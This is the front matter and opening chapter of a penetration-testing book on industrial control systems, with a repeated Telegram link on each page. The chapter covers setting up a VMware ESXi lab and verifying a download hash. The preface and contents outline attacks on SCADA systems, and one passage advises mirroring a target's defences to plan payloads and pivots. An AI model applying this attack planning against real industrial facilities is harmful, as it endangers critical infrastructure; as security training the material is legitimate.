Ethically Hacking an Industrial Control System

Analyzing, Exploiting, Mitigating, and Safeguarding Industrial Processes for an Ethical Hacker

SHARON FERRONE

bpb

https://t.me/learningnets

Ethically Hacking an Industrial Control System

Analyzing, exploiting, mitigating, and safeguarding industrial processes for an ethical hacker

---

Sharon Ferrone

www.bpbonline.com

https://t.me/learningnets

FIRST EDITION 2022

Copyright © BPB Publications, India

ISBN: 978-93-89328-93-6

All Rights Reserved. No part of this publication may be reproduced, distributed or transmitted in any form or by any means or stored in a database or retrieval system, without the prior written permission of the publisher with the exception to the program listings which may be entered, stored and executed in a computer system, but they can not be reproduced by the means of publication, photocopy, recording, or by any electronic and mechanical means.

LIMITS OF LIABILITY AND DISCLAIMER OF WARRANTY

The information contained in this book is true to correct and the best of author’s and publisher’s knowledge. The author has made every effort to ensure the accuracy of these publications, but publisher cannot be held responsible for any loss or damage arising from any information in this book.

All trademarks referred to in the book are acknowledged as properties of their respective owners but BPB Publications cannot guarantee the accuracy of this information.

https://t.me/learningnets

To View Complete
BPB Publications Catalogue
Scan the QR Code:

www.bpbonline.com

https://t.me/learningnets

Dedicated to

My family

https://t.me/learningnets

About the Author

Sharon Ferrone has spent over three decades working in the automation control industry, solving “red herring” difficulties. He’s dealt with a variety of challenges, including measurement discrepancies caused by flare sensor saturation, database transfer errors, and more. He is self Learned CISSP and CFE and has completed Cyber-Security, Cyber-Forensic, International Cyber Law, Fraud Control from the Asian School of Cyber Law.

https://t.me/learningnets

About the Reviewer

Sudip Bannerji: With over 5 years of experience in the field, I am an ambitious and driven cyber security specialist that is extremely proficient in penetration testing. Working as a security analyst, penetration tester, and threat hunter in the cyber security department of leading IT businesses. Malware analysis and digital forensics are two areas in which I am really interested.

https://t.me/learningnets

Acknowledgements

There are a few people I want to thank for the support they have given me during the writing of this book. First and foremost, I would like to thank my parents for continuously encouraging me to write the book. I could have never completed this book without their support.

My gratitude also goes to the team at BPB Publications for being supportive enough to provide me quite a long time to finish the book and also giving us the opportunity and providing us the necessary support in writing this book.

We would like to thank our family members for the support they have provided for us to focus on the book during our personal time.

https://t.me/learningnets

Preface

Chapter Using Virtualization, will lead you through the fundamentals of virtualization before moving on to creating a hypervisor that will enable our virtual ICS lab.

Chapter Route the Hardware, The concepts of setting up a Programmable Logic Controller are covered in this chapter. The course then moves on to the foundations of connecting the PLC to a computer. On our newly manufactured hypervisor, we've created a virtual computer.

Chapter Installation and lab setup walks us through the procedures of developing, downloading, and installing software when programming our PLC for the first time

Chapter Open Source Ninja, educates you about the power of Google-Fu and the dangers of oversharing on social media. LinkedIn, Shodan.io exposed devices, ExploitDB navigation, and ultimately, using the catalog of national vulnerabilities

Chapter SPANs and TAPs, explains what SPANs and TAPs are and how to use them. We'll go through how to use pentesting in a pentesting engagement, and then we'll go into intrusion detection methods.

Chapter Packet Deep Dive, takes you through the construction of a typical packet and teaches you how to use it to grab packets from the wire and analyze them for essential information

https://t.me/learningnets

Chapter Scanning 101, begins by constructing a working SCADA system before moving on to other topics. To execute scanning techniques on utilizing NMAP, RustScan, Gobuster, and feroxbuster a real-time SCADA system

Chapter Protocols 202, delves into Modbus and Ethernet/IP, as well as the methods we use them. These protocols can be used to do pentesting operations inside the ICS.

Chapter Ninja 308, uses FoxyProxy and Burp Suite to study and attack the SCADA user interface in this chapter.

Chapter Winding up, To give a more complete lab setup, begins with installing and configuring a corporate-side firewall. After that, we go on to scanning, exploiting, and finally landing reverse shells.

Chapter Let us learn deep, Now that we have the shells, considers using post-exploitation modules to extract data from within the network. On the machines that we compromise, we'll elevate privileges before pivoting down to the lower parts.

https://t.me/learningnets

Code Bundle and Coloured Images

Please follow the link to download the
Code Bundle and the Coloured Images of the book:

https://rebrand.ly/fe20a5

The code bundle for the book is also hosted on GitHub at In case there's an update to the code, it will be updated on the existing GitHub repository.

We have code bundles from our rich catalogue of books and videos available at Check them out!

Errata

We take immense pride in our work at BPB Publications and follow best practices to ensure the accuracy of our content to provide with an indulging reading experience to our subscribers. Our readers are our mirrors, and we use their inputs to reflect and improve upon human errors, if any, that may have occurred during the publishing processes involved. To let us maintain the quality and help us reach out to any readers who might be having difficulties due to any unforeseen errors, please write to us at :

errata@bpbonline.com

https://t.me/learningnets

Your support, suggestions and feedbacks are highly appreciated by the BPB Publications' Family.

Did you know that BPB offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.bpbonline.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at: business@bpbonline.com for more details.

At you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on BPB books and eBooks.

---

https://t.me/learningnets

Piracy

If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at business@bpbonline.com with a link to the material.

If you are interested in becoming an author

If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit We have worked with thousands of developers and tech professionals, just like you, to help them share their insights with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions. We at BPB can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about BPB, please visit

https://t.me/learningnets

https://t.me/learningnets

Table of Contents

1 Using Virtualization
Structure
Technical requirements
Understanding the concept of virtualization
Finding out what VMware is
Turning everything on
How to setup ESXi?
How to setup a Hypervisor?
Spinning up Ubuntu as a pseudo-PLC/SCADA
Spinning up Windows engineering workstation
Routing and rules
Conclusion

2. Route the Hardware
Structure
Technical requirements
Installing the Click software
Setting up Koyo Click
Configuring communication
Conclusion

3. I Love My Bits: Lab Setup
Structure
Technical requirements
Writing and downloading our first program
Overriding and wiring the I/O
Testing control

https://t.me/learningnets

Conclusion

4. Open-Source Ninja
Structure
Technical requirements
Getting to know Google-Fu
Using LinkedIn to search
Shodan.io is being used for testing purposes
Using the Exploit Database to Conduct Research (exploit-db)
The National Vulnerability Database is being traversed (NVD)
Conclusion

5. SPANs and TAP
Structure
Technical requirements
Wireshark installation
Linux distros
Windows 10
What is SPAN and how do we set it up?
Using a TAP during an engagement
Getting the most out of IDS security monitoring
Node license saturation
Alert exhaustion
Other protocol or uncommon port
Encrypted protocol usage
Living off the land
Conclusion

6. Packet Deep Dive
Structure

https://t.me/learningnets

Technical requirements
What is the process of making packets?

Packet capture on the wire
Filters for capturing images
Filters for displaying
Examining packages for important information
Conclusion

7. Scanning 101
Structure
Technical requirements
Installing and configuring Ignition SCADA
NMAP
RustScan is a programme that scans ports
RustScan installation
Gobuster: An overview
Installing Gobuster
Wordlists
File detection
Using feroxbuster to scan web applications
Conclusion

8. Protocols 202
Structure
Technical requirements
Industry protocols
Modbus crash course
Setting up a Modbus server
Using Ethernet/IP to turn on lights
Creating an EthernetIP server

https://t.me/learningnets

Conclusion

9. Ninja 308

Structure
Technical requirements
Installing FoxyProxy
Running BurpSuite
Creating a brute-force attack script SCADA
Conclusion

10. I Can Do It 420
Structure
Technical requirements
Installing corporate environment elements
The DNS server is added and installed
The DHCP server is added and installed
Adding and installing network file sharing
Configuring Kerberos
Workstation installation and configuration
Kali Linux tools
Detecting and unleashing our assaults
Getting shells
Conclusion

11. Whoot… I Have To Go Deep
Structure
Technical requirements
Setting up a Firewall
After having a shell…
Escalating privileges

https://t.me/learningnets

Pivoting
Proxychains
SSH tunneling and port forwarding

Chisel
Conclusion

https://t.me/learningnets

CHAPTER 1

Using Virtualization

This first chapter discusses the necessity of learning about virtualization and the various varieties available, such as VirtualBox, Hyper-V, KVM, VMware, and others. However, in this book, we'll concentrate on VMware, specifically the ESXi Hypervisor, because it's both free and a scaled-down version of what you'll find in the real world when it comes to production. We'll start Hypervisor to set up our lab, install a few virtual machines (VMs), and try to simulate a virtual Supervisory Control and Data Acquisition environment.

https://t.me/learningnets

Structure

The following major issues will be covered in this chapter:

Understanding the concept of virtualization

Finding out what VMware is

Turning everything on

Rules and routing

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

A computer that supports virtualization and dual interfaces

VMWare ESXi

VMWare Fusion

Ubuntu ISO

Windows 7 ISO

Kali Linux ISO

The following are the links that you can navigate to download the software:

macOS https://www.vmware.com/products/fusion/fusion-evaluation.html

https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html

https://my.vmware.com/en/web/vmware/evalcenter?p=free-esxi7

https://t.me/learningnets

Kali https://www.kali.org/downloads/

https://t.me/learningnets

Understanding the concept of virtualization

In layman's terms, virtualization is the process of emulating any combination of hardware and software in a complete software environment. This allows anyone to run and test an unlimited number of hosts without suffering the financial and hardware expenditures associated with doing so. It's especially handy if you're having trouble committing to a distribution.

I cannot overstate the importance of understanding virtualization's inner workings. This technology has become the foundation for all development and testing. Every engagement I've worked on has had a significant portion of their infrastructure running on a virtualization platform.

You can do reconnaissance of your victim's organization or technology and duplicate it inside your virtual lab if you have a solid understanding of how virtualization works. You can easily discover what networking equipment an organization is using by performing some simple Open-Source Intelligence including firewall technology, endpoint protection, and what Operational Technology Intrusion Detection System the company has installed, by performing some simple Open-Source Intelligence You can now go to the websites of your newly identified intel and download VM instances of the program to run with your new, homemade virtual environment.

https://t.me/learningnets

From here, you may plan every attack angle, create various compromise scenarios, determine how and where to pivot into lower network segments, create payloads to target known vulnerabilities, and finally win control of the kingdom. This technique will be covered in more detail in subsequent chapters, but it is essential for laying out an attack path via an organization's infrastructure.

The utilization of snapshots is one of the most significant aspects of virtualization. If you "brick" a box at any stage, you can roll it back and start over, documenting the previous attempt and avoiding the hazard during the live interaction. This allows you to test a variety of attacks with little fear of failure because you know you can always back to a stable copy. Throughout my work, I've dealt with a variety of virtualization providers and solutions. VMware, VirtualBox, Hyper-V, Citrix, and KVM are among them. Each has its own set of advantages and disadvantages. I've chosen VMware as my default and will proceed through this book using their various products.

This is not a sales pitch for VMware; simply know that it is easier to deal with because of the near-seamless integration throughout the ecosystem of products, which has led to it becoming the medium that enterprises are adopting in their settings.

Understanding the importance of virtualization in pentesting will help you advance in your career. Practicing spinning up a basic VM on each stack will help you master the intricacies of virtual hardware dependencies and understand the subtleties of each platform. Additionally, by becoming familiar with each hypervisor provider, you will be able to determine which software you prefer and dive deep into learning the ins and outs of it.

https://t.me/learningnets

Having said that, I intend to create the lab utilizing VMware in the future.

https://t.me/learningnets

Finding out what VMware is

In 1998, VMware was formed, and their first product, VMware Workstation, was released in 1999. They released GSX and ESX into the server market three years after the company was created. ESX Sky kept the name until 2010. After spending time and money improving the OS and modernizing the user interface, VMware introduced the “i”. ESX integrated is the new name for the product (ESXi). Since most books address Desktop Hypervisors such as Player, Workstation, and/or Fusion, I believe it is safe to assume that you have perused a few books on relevant themes if you are reading this. In the next section, I’d want to take this a step further by providing some hands-on experience and practice with ESXi.

Okay, so that was a sales pitch, but I can honestly declare that I have never worked for VMware and that I do not receive any royalties for promoting their technology. However, I believe it would be a disservice to you if I did not provide you with a hands-on practical experience with technology that you would undoubtedly encounter in the field. I’ve worked with VMware across a variety of industries, including oil and gas, energy, chemical, pharma, consumer product manufacturing, discrete manufacturing, and amusement parks, to name a few.

The following is an example of a typical production solution:

Distributed Resource Scheduler (DRS)

https://t.me/learningnets

High Availability (HA)

Consolidated Backup

VCenter

Virtual machines

ESXi servers

Virtual Machine File System (VMFS)

Virtual symmetric multi-processing (SMP)

Please see https://www.vmware.com/pdf/viarchitecturewp.pdf for a more detailed explanation of these individual components.

I'm not going to go into great detail about VMware; instead, I just want to make you aware of some of the technology you'll meet during your engagement. I do want to highlight the fundamental stack, which includes vCenter, ESXi servers, and virtual machines. Almost all virtualization implementations in major enterprises start with these components. vCenters manage ESXi servers, which are where virtual machines reside. Knowing this will help you understand the course of Privilege Escalation once you've established a VM within the company's operational layer.

Over the years, I've had numerous conversations with security personnel about Separation of Duties and teams dedicated to their applications are

https://t.me/learningnets

more than willing to explain the enormous agony and lengths they've gone to maintain Confidentiality, Integrity, and Availability When you conduct tabletop exercises with these same teams and ask them, Who owns the ESXi server your app lives on? and later, What is your complete exposure if your vCenter is compromised? you'll discover that the answers will surprise, if not terrify you to death. I dare you to find out how many virtual machines are running per server from your IT/OT team or whoever manages your virtual infrastructure.

When was the last time you ran a Disaster Recovery (DR) failover test? asks the next question. Knowing if a critical control is running on an overburdened server with limited resources is useful for risk mitigation, but for this book, we need to exploit a flaw in a system component that has been overlooked.

The diagram below depicts the interaction between the various components we discussed earlier and how they work together:

https://t.me/learningnets




Figure 1.1: VMware infrastructure

I did some work for a heavy oil company that uses Steam Assisted Gravity Drainage (SAGD), and one of their claims was the virtualization of the Rockwell PlantPAX DCS. All of this was done on top of an ESXi cluster running on top of a solid vSphere platform. The most important thing to remember about VMware is that vSphere is the platform and ESXi is the hypervisor at the corporate level. I'll be presenting screenshots of VMware Fusion, which is the macOS-specific desktop platform, as well as ESXi, throughout this book. You have two alternatives if you're using Windows: VMPlayer or VMWorkstation.

https://t.me/learningnets

I’ll devote most of my time and demos to ESXi since I believe that mastering this technology is the most critical step along the yellow brick road of industrial pen-testing.

We discussed what VMware is, the fundamental components that make up a virtual stack, and some real-world instances of what you might encounter in the wild in this part. The next step is to jump right in and turn everything on. We’ll start by going over how to install VMware Fusion, VMware ESXi, and VMs to construct a virtual Supervisory Control and Data Acquisition environment for testing later chapters.

https://t.me/learningnets

Turning everything on

Now that we've covered the basics of virtualization, we'll set up our lab's backbone by installing VMware Fusion, a VMware ESXi server, and four virtual machines to replicate a SCADA system. This is more of a conversation starter or full disclosure for me to say this, but if the first two sections were difficult, it just gets harder from here, and there are many well-written resources out there you can reference or read before diving into this topic.

With that in mind, let us begin by setting up the virtual section of our lab. I don't want to become a and lose track of processors, RAM, storage, and other antics. However, it is unavoidable to discuss hardware; in other words, the more cores and RAM we have, the better. I was able to run Fusion on a Mac with 8 GB of RAM, but it was extremely limited, and if you open Google Chrome to do any research, consider your system to have struck a brick wall and begin to page (see the following note to see what this means).

When a computer's RAM runs out, the system will relocate pages of memory from RAM to disc space in an attempt to free up memory so that the machine can continue to function. This is referred to as paging. Google Chrome is one of the main perpetrators.

Because this is a horrible personal experience, I recommend a minimum of 16 GB of RAM and four cores. This is included by default in most modern systems. I'd be lying if I said I wasn't interested in the new

https://t.me/learningnets

PowerBook, which has 64 GB of RAM and 8 cores. Now, to start ESXi, you'll need a more powerful computer.

My lab began with a Dell PowerEdge R710 server. I looked for legacy (or defunct) equipment that I could buy for a low price and came across some fantastic deals. Since then, I've switched to Gigabyte Brix and Intel NUCs, whose sheer size shrinks from a dinner table to the size of a cell phone, and the noise ratio drops from a hairdryer to a pin dropping in a library, respectively, making the Brix or NUC a reasonable choice for running VMware ESXi on.

I must admit that I've been considering the SuperMicro IOT server, which supports Server Class RAM while maintaining the Gigabyte Brix and NUC's tiny form factor and low noise ratio. Going forward with the ESXi configuration, I'll be building my server on a salvaged crypto mining rig, as I have a few lying around that allow me to expand the system's memory.

The quick specifications are as follows:

AMD Ryzen 7 3800X

128 GB RAM

2 TB or disk

These are by no means the only qualifications you must meet. They're simply what I've cobbled together from scraps. Any Intel NUC model

https://t.me/learningnets

with 16 GB or more RAM and at least two network interfaces come highly recommended by me.

You can browse their product line by clicking on the following link:

The following subtopics will be covered in this section:

How to install Fusion

How to install Hypervisor

Spinning up Ubuntu as a pseudo-Programmable Logic Controller (PLC)

Spinning up Ubuntu as a pseudo-SCADA

Spinning up Windows Engineering Workstation

Spinning up Kali Linux

Setting up network segmentation to mimic a model similar to Purdue

Let’s get started!

The first step in installing Fusion is to go to https://www.vmware.com/products/fusion/fusion-evaluation.html and download Fusion.

https://t.me/learningnets

Because you have the option of using Fusion Player or Fusion Pro, the process should be simple. Fusion Pro is the tool I use because it has shown to be the most successful of all the tools I've tried.

After Fusion is installed, we'll proceed to the ESXi Hypervisor installation. Later in this chapter, we'll go through how to set up the networking side of the lab. Continue by downloading Hypervisor for the time being.

https://t.me/learningnets

How to setup ESXi?

The first step in installing ESXi is to go to https://my.vmware.com/en/web/vmware/evalcenter?p=free-esxi7 and download ESXi.


I'll be utilizing Version 6.7 because I ran into hardware compatibility concerns with the lab I put together.

https://t.me/learningnets

How to setup a Hypervisor?

The following are the steps you must take:

You must create a VMware account, unlike Workstation or Fusion. You can start downloading when you've registered your account and verified that you are who you say you are. You'll be taken to the next page. There will be four alternatives provided to you: an ISO, a second ISO package with VMware Tools, a local package in ZIP format, and a README file:



https://t.me/learningnets


Figure 1.2: Hypervisor download list

After downloading the ISO, you can burn it to a USB stick and boot from it to do a bare-metal installation on your system. The main distinction between the two formats is that the ZIP format allows users to fine-tune and include third-party drivers to publish and build bespoke ISOs.

Important note: A bare-metal install refers to a machine that has never had an operating system installed on it, and this is the first time an operating system will be installed on the machine's hard drive.

If you want to bare metal a consumer-based PC, this is necessary because not all network drivers are included in the usual packaged ISO and must be added to a base package before publishing. This isn't something we'll go over in this book.

After you've chosen the ISO file, you'll be taken to a website that displays a list of hashes. This is good security hygiene because it gives users a list of hashes to check the downloaded package's validity:



https://t.me/learningnets

Figure 1.3: File integrity check

We wouldn't be competent security professionals if we didn't use a hash check to verify the file's integrity. This is critical to confirm that the file hasn't been tampered within the middle of the process. Some of you who have been keeping up with the news would argue that supply chain attacks avoid this form of verification. SolarWinds Orion, for example, was the target of a supply chain attack in which it was suspected that an APT organization known as Cozy Bear changed Orion's source repository and rendered a hash check worthless as a developer submitted code. Before establishing that it was the source of truth, this constructed a hash that encompassed malware and clean code. Regardless, it's still a good idea to check the file hash now and then to keep Script Kiddies from infiltrating your lab.

Typically, Script Kiddies are inexperienced hackers that have downloaded a piece of software where they don't completely understand the outcome of what they are about to run but simply run it anyway as they don't care what the results or impact of their attacks are, as long as it does something.

Then, on your newly downloaded ISO file, do your hash check. I ran an SHA-1 check and compared it to the SHA1SUM check provided by VMware, as indicated in the following screenshot:

```
paulsmith@hal-1 Downloads % shasum -a 1 VMware-VMvisor-Installer-6.7.0.update03-14320388.x86_64.iso
415f08313062d1f8d46162dc81a009dbdbc59b3b  VMware-VMvisor-Installer-6.7.0.update03-14320388.x86_64.iso
```

Figure 1.4: SHA-1 checksum

https://t.me/learningnets

We'll want to burn this on a USB key now that we've checked the hashes match, so we can boot from it and install ESXi on our server. BalenaEtcher has been my go-to tool for manufacturing bootable USB keys. After manually manufacturing hundreds, if not thousands, of USB keys, Etcher's simplicity is a gift.

Follow this link to the balenaEtcher website and download the software:

Launch balenaEtcher after downloading it. You'll be presented with the following screen. Select the hypervisor image by clicking on Select image and selecting it:




Figure 1.5: Selecting an image to burn

Because balena examines the ISO for a GPT or MBR partition table and alerts the user if it can't find one, the following warning will be displayed. You can now flash your USB key because there should be no problems booting from it:

https://t.me/learningnets




Figure 1.6: Missing partition table warning

The tool will move you to the next screen after you click and it will only take a few minutes to finish. Take a break and go get some more coffee or whatever your favorite vice is, and it will be finished by the time you return. Remove the USB key and plug it into the system you'll bare-metal build on top of after it's finished:

